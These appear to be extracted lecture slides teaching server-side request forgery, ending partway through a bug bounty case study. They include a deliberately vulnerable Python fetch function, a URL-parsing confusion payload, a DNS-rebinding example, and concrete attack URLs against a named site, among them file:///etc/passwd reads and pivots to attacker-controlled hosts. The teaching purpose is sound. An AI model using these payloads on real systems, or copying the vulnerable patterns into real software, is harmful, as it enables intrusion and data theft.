


```
import requests

def retrieve(request):
    target = request.GET['url']
    return requests.get(target).content
```


Problems with Server-Side Requests

- Improperly implement SSR can be abused
 1. attack server **ES** without revealing attackers identity




Problems with Server-Side Requests

- Improperly implement SSR can be abused
 1. attack server **ES** without revealing attackers identity
 2. access local resources on **S** or behind firewall (e.g., `file:///etc/passwd`, <http://192.168.42.1>)



Problems with Server-Side Requests

- Improperly implement SSR can be abused
 1. attack server **ES** without revealing attackers identity
 2. access local resources on **S** or behind firewall (e.g., `file:///etc/passwd`, <http://192.168.42.1>)
 3. deliver malicious content to **C** with **S** origin



Server-Side Request Forgery


- Most prominent example: Server-Side Request Forgery (SSRF)^{ES}
 - **C** wants to attack **ES** (behind firewall) to extract information




malicious

Server-Side Request Forgery

- Most prominent example: Server-Side Request Forgery (SSRF)
 - **C** wants to attack **ES** (behind firewall) to extract information
 - **S** is exposed to Internet, allowing **C** to bypass firewall



SSRF causes




```
import requests

def retrieve(request):
    target = request.GET['url']

    return requests.get(target).content
```

SSRF fix?



```
import requests
from urlparse import urlparse

BLOCKLIST = ['192.168.42.1']

def retrieve(request):
    target = request.GET['url']
    parsed = urlparse(target)
    if parsed.netloc not in BLOCKLIST:
        return requests.get(target).content
    return ''
```

URL Parsing is hard

- Inconsistent parsing of URLs by different libraries
 - e.g., `urlparse` vs. `requests`

```
url = 'http://1.1.1.1 &@192.168.42.1/secret'  
urlparse(url).netloc  
'1.1.1.1 &@192.168.42.1'  
requests.get(url, timeout=1)  
ConnectTimeout: HTTPConnectionPool(host='192.168.42.1')
```

	cURL / libcurl
PHP <code>parse_url</code>	☠
Perl URI	☠
Ruby <code>uri</code>	
Ruby <code>addressable</code>	☠
NodeJS <code>url</code>	☠
Java <code>net.URL</code>	
Python <code>urlparse</code>	
Go <code>net/url</code>	☠

SSRF: Abusing TTL in DNS

```
<?php
$url = $_GET["url"];


$host = parse_url($url)["host"];
$addresses = gethostbyname($host);
if (are_whitelisted($addresses)) {
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_exec($ch);
}

?>
```

- DNS Rebinding attack possible
 - first DNS query delivers whitelisted domain (gethostbyname) with TTL 0
 - second DNS query (curl) delivers target IP

Web Origin Laundering

- **S** acts as a proxy to **AS**
 1. Malicious content now delivered from **S** (possibly not blocklisted)
 2. Active content (e.g., Flash) now executed in origin of **S**
 3. Possibly circumvents whitelisting like CSP



SSRF Case Study

- Bug bounty on esea.org

1. Use Google dorks to find interesting endpoints

- `site:https://play.esea.net/ ext:php`

2. One of the results

- https://play.esea.net/global/media_preview.php?url=

3. First attempt

- https://play.esea.net/global/media_preview.php?url=http://ziot.org/

- Failed. Researcher realizes that the application only accepts media links

4. Second attempt

- https://play.esea.net/global/media_preview.php?url=http://ziot.org/1.png


- Success

*Attacker-controlled
website*




SSRF Case Study

5. After experimentation, discovered that the following worked:
- https://play.esea.net/global/media_preview.php?url=http://ziot.org/? .png



SSRF Case Study

6. Arbitrary URLs can be loaded, pivot to XSS
 - https://play.esea.net/global/media_preview.php?url=http://buer.haus/xss.html?.png



SSRF Case Study

7. Things that didn't work

- https://play.esea.net/global/media_preview.php?url=file://\etc\passwd?.png
- https://play.esea.net/global/media_preview.php?url=php://filter/resource=http://www.mrzioto.com?.png
- A couple other wrappers specific to PHP: <http://php.net/manual/en/wrappers.php>

8. Final thing that worked

